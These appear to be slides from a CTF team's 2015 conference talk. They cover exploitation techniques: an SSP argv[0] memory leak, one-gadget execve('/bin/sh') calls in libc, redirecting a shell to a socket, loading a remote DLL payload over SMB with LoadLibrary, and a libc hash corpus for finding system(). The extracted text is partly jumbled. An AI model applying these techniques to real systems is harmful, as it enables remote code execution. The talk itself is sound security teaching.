

#### Pwning (sometimes) with style Dragons' notes on CTFs

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Insomni'hack 2015, Geneva

# Who

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# **Dragon Sector?**

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# **Dragon Sector?**

- <u>CTFTime.org</u>
- Write-ups
  - <u>http://dragonsector.pl/</u>
- Onsite events

#### 

coming Archive Calendar Teams FAQ About

#### Team rating

2015	2014 2013 2012 2011		
Place	Team	Country	Rating
≝ 1	Dragon Sector		1793,171
2	Plaid Parliament of Pwning		1592,179
3	More Smoked Leet Chicken	-	1256,494
4	StratumAuhuur		1074,093
5	penthackon		819,393
6	dcua		793,524
7	BalalaikaCr3w		742,368
8	Samurai		685,605
9	int3pids	5	681,592
10	tomcr00se		658,276

Full rating | Rating formula

# Agenda

# Random useful techniques and general thoughts on CTF mixed with entertaining tasks.




photo by Antony.sorrento

# The SSP leak

- Stack Smashing Protector is a well-known mitigation against stack-based memory corruption (e.g. continuous buffer overflow)
  - first introduced in gcc 2.7 as *StackGuard*
  - later known as *ProPolice*
  - finally reimplemented by RedHat, adding the
     -fstack-protector and -fstack-protector-all flags.


# **SSP** basics

- Restructures the stack layout to place buffers at top of the stack.
- Places a secret stack canary in function prologue.
  - checks canary consistency with a value saved in TLS at function exit.

# **SSP** basics – canary verification

.text:0804853E mov .text:08048542 xor .text:08048549 jz .text:08048548 call .text:08048550 ;	
.text:08048550 .text:08048550 locret_8048550: .text:08048550 leave .text:08048551 retn .text:08048551 main endp	; CODE XREF: main+45†j
.text:000000000400681 .text:000000000400685 .text:00000000040068E .text:000000000400690 .text:000000000400695 ;	mov rdx, [rbp+var_8] xor rdx, fs:28h jz short locret_400695 callstack_chk_fail
.text:000000000400695 .text:000000000400695 locret_40069 .text:000000000400695 .text:0000000000400695	5: ; CODE XREF: main+4A†j leave retn

# **SSP** basics – canary verification



# \_stack\_chk\_fail

```
*** stack smashing detected ***: ./test 32 terminated
====== Backtrace: ========
/lib32/libc.so.6( fortify fail+0x50)[0xf75c8b70]
/lib32/libc.so.6(+0xe2b1a)[0xf75c8b1a]
./test 32[0x8048550]
/lib32/libc.so.6( libc start main+0xe6)[0xf74fcca6]
./test 32[0x8048471]
===== Memory map: =======
08048000-08049000 r-xp 00000000 08:01 23334379
08049000-0804a000 rw-p 00000000 08:01 23334379
09f20000-09f41000 rw-p 00000000 00:00 0
f74e5000-f74e6000 rw-p 00000000 00:00 0
[...]
f7760000-f7767000 rw-p 00000000 00:00 0
f7772000-f7774000 rw-p 00000000 00:00 0
f7774000-f7775000 r-xp 00000000 00:00 0
f7775000-f7791000 r-xp 00000000 08:01 27131910
f7791000-f7792000 r--p 0001b000 08:01 27131910
f7792000-f7793000 rw-p 0001c000 08:01 27131910
ff9bc000-ff9d1000 rw-p 00000000 00:00 0
Aborted
```

/home/j00ru/ssp\_test/test\_32
/home/j00ru/ssp\_test/test\_32
[heap]

[vdso]
/lib32/ld-2.11.3.so
/lib32/ld-2.11.3.so
/lib32/ld-2.11.3.so
[stack]

# \_stack\_chk\_fail

```
*** stack smashing detected ***: ./test_32 terminated
====== Backtrace: ========
/lib32/libc.so.6( fortify fail+0x50)[0xf75c8b70]
/lib32/libc.so.6(+0xe2b1a)[0xf75c8b1a]
./test 32[0x8048550]
/lib32/libc.so.6( libc start main+0xe6)[0xf74fcca6]
./test 32[0x8048471]
====== Memory map: =======
08048000-08049000 r-xp 00000000 08:01 23334379
08049000-0804a000 rw-p 00000000 08:01 23334379
09f20000-09f41000 rw-p 00000000 00:00 0
f74e5000-f74e6000 rw-p 00000000 00:00 0
[...]
f7760000-f7767000 rw-p 00000000 00:00 0
f7772000-f7774000 rw-p 00000000 00:00 0
f7774000-f7775000 r-xp 00000000 00:00 0
f7775000-f7791000 r-xp 00000000 08:01 27131910
f7791000-f7792000 r--p 0001b000 08:01 27131910
f7792000-f7793000 rw-p 0001c000 08:01 27131910
ff9bc000-ff9d1000 rw-p 00000000 00:00 0
Aborted
```

/home/j00ru/ssp\_test/test\_32
/home/j00ru/ssp\_test/test\_32
[heap]

[vdso]
/lib32/ld-2.11.3.so
/lib32/ld-2.11.3.so
/lib32/ld-2.11.3.so
[stack]

# \_stack\_chk\_fail


#### void

```
__attribute__ ((noreturn))
__stack_chk_fail (void)
{
    __fortify_fail ("stack smashing detected");
}
```


# fortify\_fail

```
void
attribute ((noreturn))
fortify fail (msg)
 const char *msg;
 /* The loop is added only to keep gcc happy. */
 while (1)
     libc message (2, "*** %s ***: %s terminated\n",
                   msg, libc argv[0] ?: "<unknown>")
libc hidden def ( fortify fail)
```

#### The argv array is at the top of the stack!



#### The argv array is at the top of the stack!



# We can overwrite it, too!

\$ ./test\_32 `perl -e 'print "A"x199'`
\*\*\* stack smashing detected \*\*\*: ./test\_32 terminated

\$ ./test\_32 `perl -e 'print "A"x200'`
\*\*\* stack smashing detected \*\*\*: terminated

\$ ./test\_32 `perl -e 'print "A"x201'`
\*\*\* stack smashing detected \*\*\*: terminated

\$ ./test\_32 `perl -e 'print "A"x202'`
Segmentation fault

# Requirements

- In case of remote exploitation, have stderr redirected to socket.
  - libc writes the debug information to STDERR\_FILENO.
  - pretty common configuration in CTF.
- Have a long stack buffer overflow in a SSP-protected function.
  - in order to reach argv[0] at the top of the stack.
- Unlimited charset is a very nice bonus.

# Very powerful memory disclosure

- With no PIE, we can read process static memory.
  - secrets? keys? admin passwords?
- With a 32-bit executable, we can brute-force ASLR and read "random" chunks of:
  - stack
  - heap
  - dynamically loaded libraries such as libc.so.

# **Notable examples**

• CODEGATE 2014 finals, task wsh



- Admin password in static memory with no PIE  $\rightarrow$  RCE
- **CODEGATE 2014 finals**, task *pentest3r* 
  - Secret string in heap memory  $\rightarrow$  RCE
- PlaidCTF 2014, task bronies
  - XSS via a vulnerable CGI binary



## References

1. Dan Rosenberg,


Fun with FORTIFY\_SOURCE,

http://vulnfactory.org/blog/2010/04/27/fun-with-fortify\_source/

2. Adam "pi3" Zabrocki,

Adventure with Stack Smashing Protector (SSP),

http://blog.pi3.com.pl/?p=485



Event:	Pwnium CTF 2014
Organizers:	SpectriX
Date:	4-5.7.2014
Category:	Forencics + Reverse Engineering
Points:	250 (scale 100 - 500)
Solved by:	no one / gynvael

Task: Given a PCAP file, find the flag.

The authors were merciful: TCP watchme-7272

\$!#21+\$OK#9a+\$?#3f+\$T0505:0\*"00;04:6094aebf;08:503
87db7;thread:68b;core:0;#95+\$qfThreadInfo#bb+\$m68b
#3d+\$qsThreadInfo#c8+\$1#6c+\$qfThreadInfo#bb+\$m68b#
3d+\$qsThreadInfo#c8+\$1#6c+\$g#67+\$0\*<6094aebf0\*4503
87db792022000730\*"7b0\*"7b0\*"7b0\*"7b0\*]0\*q7f030\*(f\*
0\*}0\*}0\*}0\*%801f0\*!b0\*"#f1</pre>

So... what is this protocol?

+\$<u>m</u>b77d38fd,<u>3</u>#35+\$<u>c00f84</u>#95

+\$v<u>Cont</u>;s:68b#c2+\$T0505:b892aebf;04:a892 aebf;08:63850408;thread:68b;core:0;#1b

So... what is this protocol?

#### +\$<u>m</u>b77d38fd,<u>3</u>#35+\$<u>c00f84</u>#95

+\$v<u>Cont</u>;s:68b#c2+\$T0505:b892aebf;04:a892 aebf;08:63850408;thread:68b;core:0;#1b

**GDB Remote Serial Protocol** 

So... what is this protocol?

+\$<u>m</u>b77d38fd,<u>3</u>#35+\$<u>c00f84</u>#95

'm addr,length'

Read length bytes of memory starting at address addr.

Next steps:

- write a parser
- extract the memory
- ? analyze the code/data section ?
- ? analyze the debugging session ?

#### Memory RLE gotcha: off by one

Memory (code) analysis was enough (kinda...):

```
v1 = calc_flag(v0);
sprintf(&v4, "%i-x075321-%d\n", v1, 6);
```

```
__int64 __cdecl calc_flag(int a1)
{
```

```
double v1; // ST08_8@1
```


```
v1 = (long double)(-880 * (554445 * a1 / 0x64u));
return LODWORD(v1);
}
```

## **JS Puzzle**

Event:	SECCON CTF 2014 Quals
Organizers:	SECCON CTF
Date:	6-7.12.2014
Category:	Code / Web
Points:	100 (scale 100 – 500)
Solved by:	gynvael

#### JavaScript cloze puzzle


Build JavaScript code to run "alert(1)". Please reload when you make a mistake.



#### **JS Puzzle**

#### Simple and fun task, try it yourself!

Note: two solutions, but...



# **One-gadget RCE on Linux**

- Assuming:
  - remote exploitation task for GNU/Linux,
  - stdin and stdout redirected to connection sockets,
  - ability to leak the base address of libc,
  - version of libc is known,
  - EIP / RIP can be controlled, but not the function parameters.
    - overwritten function pointer
    - overwitten .got.plt entry

# What's the easiest way?

- Typically, if you have EIP=0x41414141, you feel like a winner already.
  - Moving from there to full RCE adds to the total task solving time, but it's usually no fun anymore: just craftsmanship.
  - It would be best to have a magic EIP which prints out the flag, and that's it, move on to the next task.
  - Unfortunately, that's never the case...

# **One-gadget RCE on Linux**

- An execve(["/bin/sh"]) gadget, or similar, would be useful...
- And in fact, there are such code paths in libc!
  - as part of the system() function implementation.

### **One-gadget RCE on Linux**

.text:000000000004641C .text:000000000046423 .text:00000000004642A .text:00000000004642F .text:0000000000046439 .text:000000000046443 .text:0000000000046446 .text:00000000004644B .text:000000000046450

.text:00000000000E6315 .text:00000000000E631C .text:00000000000E6321 .text:00000000000E6328 .text:00000000000E632B .text:00000000000E6330

.text:00000000000E7216 .text:0000000000E721D .text:00000000000E7222 .text:00000000000E7229 .text:0000000000E722C .text:00000000000E7231

mov lea lea mov mov call mov	<pre>rax, cs:environ_ptr_0 rdi, aBinSh ; "/bin/sh" rsi, [rsp+180h+var_150] cs:dword_3C16C0, 0 cs:dword_3C16D0, 0 rdx, [rax] execve edi, 7Fh ; status</pre>
mov	edi, 7Fh ; status
call	_exit

mov	rax, cs:environ_ptr_0
lea	rsi, [rsp+1B8h+var_168]
lea	rdi, aBinSh ; "/bin/sh"
mov	rdx, [rax]
call	execve
call	abort

mov	rax, cs:environ_ptr_0	
lea	rsi, [rsp+1C8h+var_168]	
lea	rdi, aBinSh ; "/bin/sh"	i .
MOV	rdx, [rax]	
call	execve	
call	abort	

### **One-gadget RCE on Linux**

If std{out,err} are redirected, libc and its
 base address are known, then:

### **Controlled EIP = instant win**

## String parameter controlled?

- If you have a primitive to call system("controlLed"), that's even better for you.
- You can call the exploit multiple times with commands such as *pwd*, *ls*, *cd*, *cat flag* etc. respectively.
- Or you can save a few minutes and call one command, then interact directly with the remote shell.

### I/O redirection

### /bin/sh <&N >&N

- By default, the child process inherits parent's file descriptors.
- The above redirect the shell's stdin, stdout to the socket fd, enabling direct interaction through your exploit connection.
- Typically N=4, but YMMV depending on the program's logic (opened file descriptors).

### Interactive remote shell in Python

• When an interactive shell is started remotely and redirected to socket fds, the following bit of Python code comes in handy:

import telnetlib

```
t = telnetlib.Telnet()
t.sock = s
t.interact()
```

## **One-gadget RCE on Windows**

- In GNU/Linux remote exploitation challenges, the ultimate goal is to get system("/bin/sh" or "controlled").
  - a maximum of two libc addresses required.
- Is there anything like that on Windows?
  - Windows CTF challenges are very occasional, but they do

happen, e.g. Breznparadisebugmaschine at Hack.lu CTF 2013.

## **One-gadget RCE on Windows**

• The system function is also implemented in Microsoft's version of the standard C library, MSVCRT.DLL (and

derivatives).

😰 swprintf_s	00000006FF5ECF8	1327
📝 swscanf	00000006FF6BB89	1328
📝 swscanf_s	00000006FF73031	1329
💽 system	00000006FFAB177	1330
🛃 tan	00000006FF7DE34	1331
🛃 tanh	00000006FF80C69	1332
📝 time	00000006FF5F708	1333

• Unlike on Linux, MSVCRT is not always imported in the PE file.

## **One-gadget RCE on Windows**

- There are two standard libraries, always loaded into process address space.
  - NTDLL.DLL
  - KERNEL32.DLL (KERNELBASE.DLL etc.)
- AFAIK, no "take this string and execute it as a shell command" export.
- But... there's a "load a specified file as a DLL" function!

## Say hi to LoadLibrary!


- In Windows, a "file path" can either be a local path or a remote path via one of the supported protocols, e.g. SMB.
  - This works everywhere: for opening files in Notepad, specifying
     DLL paths in the Import Table of PE files and so forth.
  - It also works for the argument of LoadLibrary!

### LoadLibrary("\\11.22.33.44\payload.dll")

The above will automatically download a DLL from a remote location and invoke its DllMain function.

You just have to write your payload and set up an SMB server.

The target must call LoadLibrary somewhere in the code.







Event:	PlaidCTF 2014
Organizers:	РРР
Date:	11-13.4.2014
Category:	Forensics
Points:	400 (scale 100-500)
Solved by:	gynvael, mak, q3k, keidii,



### Given a 64MB zfs image, find the flag.

### Problem 1:

Nothing wants to mount this ZFS image!

"ZFS not supported"

"The ZFS image is too new"

\*sad panda\*



### Given a 64MB zfs image, find the flag.


### Problem 1:


Nothing wants to mount this ZFS image!

"ZFS not supported"

"The ZFS image is too new"

**OmniOS mounts it!** → not\_the\_key, huh?







### When in doubt, strings!

- xor\_key
- key.xor\_encrypted



### What now?

• The smart/intelligent way

Read the ZFS docs, read about ZFS forensics, try to undelete these files.



### What now?

• Gynvael's way: Brute force the XOR.





### Problem 2:

- The image is 64MB.
- Huge output if done wrong.
- Files could be compressed.



#### Minimizing input - assume that the key:

- Has high entropy.
- Isn't made of nulls.
- Has some MSBs in bytes set.
- Doesn't have that many repeating bytes.
- Starts at the beginning of N byte block (N={0x20, 0x100, 0x200, 0x1000, etc.)



#### **Reviewing output - assume that the flag:**

- Is printable ASCII only.
- Better, it's lower+special only!
- Or maybe alphanumeric+special?
- Or it has words from English dictionary.




## Still slow!

zfs

### Sometimes you just have

to be at the right place

in the right time.



Bucket ID: 0b10010100 = 0x94 = 148



### Now it's fast!


## But still no flag!



## Well... the not\_the\_key file was ASCII art.

# Maybe the flag is also ASCII art?





### And about system()...

-----

- How do we even get system("/bin/sh") in GNU/Linux
  - For the system() part, we must have libc base address and the system() offset within it, if the target is dynamically linked.
  - For the "/bin/sh" part, we must have libc base address and the string

offset within it, or controlled data at a known address.

				; DATA XREF: realpath:loc_3FA48to
.rodata:00161DE0	aEvit0	дЬ		; DATA XREF: system:loc_3F478 <sup>†</sup> 0
.rodata:00161DD8				IO proc open+3B8†o
.rodata:00161DD8	aBinSh	db	'/bin/sh',0	; DATA XREF: sub 3EE70+4871o
.rodata:00161DD5			;	; _IO_proc_open+3A4To
.rodata:00161DD5	aC	db	'-c',0	; DATA XREF: sub_3EE70+3DETo
.rodata:00161DBE				; sub_3C660+19E6To

### **Getting remote shell**

• Assumption: we have a "read" primitive (memory disclosure) from an arbitrary address. How do we proceed?

### If the target executable imports system(), it's trivial: we just read the .got.plt entry and jump there (or just jump there).

.got.plt:00003A80 off\_3A80 .got.plt:00003A84 off\_3A84 .got.plt:00003A88 off\_3A88 dd offset strchr dd offset system dd offset strncpy ; DATA XREF: \_strchr1r ; DATA XREF: \_system1r ; DATA XREF: \_strncpy1r

### **Getting remote shell**

- Otherwise, it's more complicated.
  - Even if the executable doesn't import system() specifically, it almost always imports a number of other functions.
  - The low 12 bits of their addresses are constant: they are offsets within memory pages and thus not subject to ASLR.
  - These offsets are characteristic for specific versions of libc!

## Creating a corpus of libc files

- Download all available libc images for common distros.
  - Ubuntu and Debian are typically used to host CTF challenges.
- Process them with objdump to extract addresses of all public symbols.
- ???
- PROFIT!

### With this, we can...

- Leak the addresses of some libc functions.
  - e.g. read, write, printf from .got.plt in static memory.
  - e.g. return address from main to \_\_libc\_start\_main from stack.
- Find the corresponding libc file in our database.
- Extract the system address from the image and use it in our exploit.

### **Dragon Sector libc corpus**

libc-2.13.so 71b83565a8e624d614003a949530a06e

libc-2.11.1.so 06249e1613eda4cbf332393c0147e3d1 libc-2.11.1.so 10c6a6a7bbf0d8dd4eab8fde52cbee4a libc-2.11.1.so 13ddc65d1f0c1a9918e5dd238ba0779b libc-2.11.1.so 185df2e49220904252e15bca254e2267 libc-2.11.1.so 1a9317cf0f4fce155c3dc87d07b6c864 libc-2.11.1.so 2d6ba9fb885978af9a31a966d0be78f3 Libc-2.11.1.so 4f9323bbd2a226abb2ec2c923fa54990 libc-2.11.1.so 66d9d95bc54d666b433ca9f265fbed8f libc-2.11.1.so 6726a7758575afc9d24cc44842b70a8a Libc-2.11.1.so 68a6e18162553c8ab66d80227bf9e2de Libc-2.11.1.so 6f1ffd980595c09ab153b4c7456a6f1a libc-2.11.1.so 80be8a8261062e12a3dbb82ad4533c82 libc-2.11.1.so 8169655aa290e8f3d87b39302af36932 libc-2.11.1.so 921108bdffff1a22fb5e84188066d5e0 libc-2.11.1.so 92dc372eb3b368d88f3cfd55becbc772 libc-2.11.1.so 94b49dd90d72664e59500dcfe8c76151 libc-2.11.1.so 98b76a0df32209a3d4fa01d042857381 libc-2.11.1.so 9fd29abb41b1e3f0e66c69d441886453 Libc-2.11.1.so bf6a841f779dde72f005df7cb4be8b0e libc-2.11.1.so d0583c6a4a5e64225c766e096dc613c4 libc-2.11.1.so df0cc88c32da17856164f20b4b82c54a libc-2.11.1.so df81bd03b0f2ae59cea8600e6c890e6f libc-2.11.1.so e64b707e762cf2816feda837ebc74357 libc-2.11.1.so efd6f3ca3564775f2397e46911297ee9 libc-2.13.so 017ce353fffccca592ae52b6bd0f2631 libc-2.13.so 0c919dbe4512d2b4ab44dd6d8ee953c2 libc-2.13.so 1b9ffd306bada0a884c7b8ff76ce8209 libc-2.13.so 1bc04d48dfb7cebf2efcabbccbe90d38 libc-2.13.so 1e44e1943a6802f2fd46e7710f72d837 libc-2.13.so 2bd3fac74725c74866988529ac3c7e2f libc-2.13.so 2e014a5d2ebf782043d985d6fabda19a libc-2.13.so 3d528ba4353290a2d56a348464b1812e libc-2.13.so 41f49a859095dc03b855a9b5c668add1 libc-2.13.so 49eff76f6bbfe59186e71fc38809acba libc-2.13.so 5236b4ba0efe06c33c4008b8ea67fc64 Libc-2.13.so 55201b6690f1c1fad9dad0c14fbb26e9 libc-2.13.so 5757b07291cbbf5a53fa1da626260f66 Libc-2.13.so 69cc9755d2d711e40fdf405a371efc52

libc-2.13.so 7c2d420c28b8d813198038b6a39b98d1 libc-2.13.so 7d2d8539dbccb46a15ec65ad7f89520c libc-2.13.so 814ad04f7d1d1171f0d73f21729d7ab3 libc-2.13.so 827ef7491d3ceeb6787b71e5e24f45db libc-2.13.so 856d9f47bcc01148002917d3c6b4ccbf libc-2.13.so 88b7f2869fbcbf7969ca542294763acc libc-2.13.so 8cc8dcca55818bd3ab3074451b25671b libc-2.13.so 8d2b5aef55d00b68d4da6f95353e8e5f libc-2.13.so 966f1d6a54290174cc5e91d841823a46 libc-2.13.so 98e3570fed8dc50263827abb0ccd55ff libc-2.13.so ab3cc60fb59e13a75c75071e4306e254 libc-2.13.so aba0ca843e2476df1b033b880b77d8a0 libc-2.13.so bc5632139339ca1ac6d6a158f38e6da2 libc-2.13.so c4d26dee130d5d17e0d446370fc7c570 libc-2.13.so f80a71e21b7e40e7188a8ca2a1280edf libc-2.13.so f9973e9f2cc525b86ab136e89d9bf6d0 libc-2.13.so faab654039434d8752f8b457f65257b5 libc-2.13.so fae28f0c80586f2b712b191d82a51cbd libc-2.13.so fec59e8485123ba25cf090b66a95fc1e libc-2.15.so 03ed96c3c8c910c416deacdde491ee77 libc-2.15.so 08f500d140b89ea27e1823fa5c7e4b7a libc-2.15.so 0ab6b70ebafbf27e8d1773a12e1ddb43 libc-2.15.so 1a3efb692fac880c391173241031cae5 libc-2.15.so 2404fdbe8dc1e31cc1dc09c677f579ff libc-2.15.so 25cb090d356728dc8ab370d73243001c libc-2.15.so 275c214962aba21f96484178ebef8075 libc-2.15.so 2e8cab836540d6004fb53ab936db163c libc-2.15.so 32631f59185a4d6ecadffa9f0afc1d74 libc-2.15.so 332a9822cd6fd241d730cb4abd74ff3a libc-2.15.so 4720cd6a73a6e70cd9f698239d68be47 libc-2.15.so 4dd03837f530bd2466ffc5723881759b libc-2.15.so 5486d416c12e87fc88bc087707a964ef libc-2.15.so 5e5bca76ff97b88e7d24645ae8dca7f7 libc-2.15.so 673eae957577d84e491331f8be96f5f6 libc-2.15.so 684ef11da023401db383cbd243b6679a libc-2.15.so 70615f343d3db8da6b21b67418c5b37c libc-2.15.so 7a00d14064acd743357da7d0d4d90383

libc-2.15.so 818a89fa286573724b4d323f28395060 libc-2.15.so 8bbf1b88e0c22acd79b8b7966a9b23c0 libc-2.15.so 96ad2e901a4ee644fd91fc747750fb3c libc-2.15.so 99ad4875efe523c071afe1f3a1f05ae7 libc-2.15.so 9c8f19d9b0cf8d3703f76e4d2c95ceb0 libc-2.15.so a02fbc781c68da25d571a07f8e79044d libc-2.15.so a6fb2d8042e1b3ef5386ceb0b5f2d117 libc-2.15.so bf02a9a38618abbd46cc10bdfec1fbca libc-2.15.so c45ab69f0314d9f7dc508ab93253918b libc-2.15.so d531ad57ead4c36fe61ea706848f906e libc-2.15.so d94731725a80e225d04fb6212c8fb374 libc-2.15.so dd65514a1bece072e39831cd728cb8ed libc-2.15.so dfcdfc6004b6f5088a6d692534bc4f9e libc-2.15.so e36916efd43f887ae2182d240e0ccd3a libc-2.15.so e74dfc196fce2a638693931e7c7c18bf libc-2.15.so ebd932491e22699c037d015d3a7445b7 libc-2.15.so f2952f9a9f41ace5686c9607ca364998 libc-2.15.so f3ea8b81081bd2a0f94470c905431dd3 libc-2.15.so fd2fb03e20c55bb9c2c4456e342bff1a libc-2.15.so fd89994b970e892e9357c595ee248e66 libc-2.15.so ffe5693d6bae6aeffb26d8c9a3cc1fdc libc-2.17.so 03529607817f1945354bc8991b73b867 libc-2.17.so 03e342dfabf4d4669ac70df2c94a9fc5 libc-2.17.so 06a6d23ab1a8a881d0264de258cfe2b8 libc-2.17.so 15e31a26f17fada264adefd269a8a389 libc-2.17.so 175ce77c05f89f38ad236c2b7b749268 libc-2.17.so 2031d0c7945cb4675031293eb3bd9aa6 libc-2.17.so 207e0281f7c311fe54a77f7dcce9939f libc-2.17.so 266222a626572c626a2c605828648f89 libc-2.17.so 29460884d3d5f7dbd30f7293bcc4d736 libc-2.17.so 45be45152ad28841ddabc5c875f8e6e4 libc-2.17.so 47b4e38cb3c4bce477e52368c50972c8 libc-2.17.so 4bf111d53502965a0576860e893aa477 libc-2.17.so 562a6b5ff54d1c5fe08a2bbaf98412c8 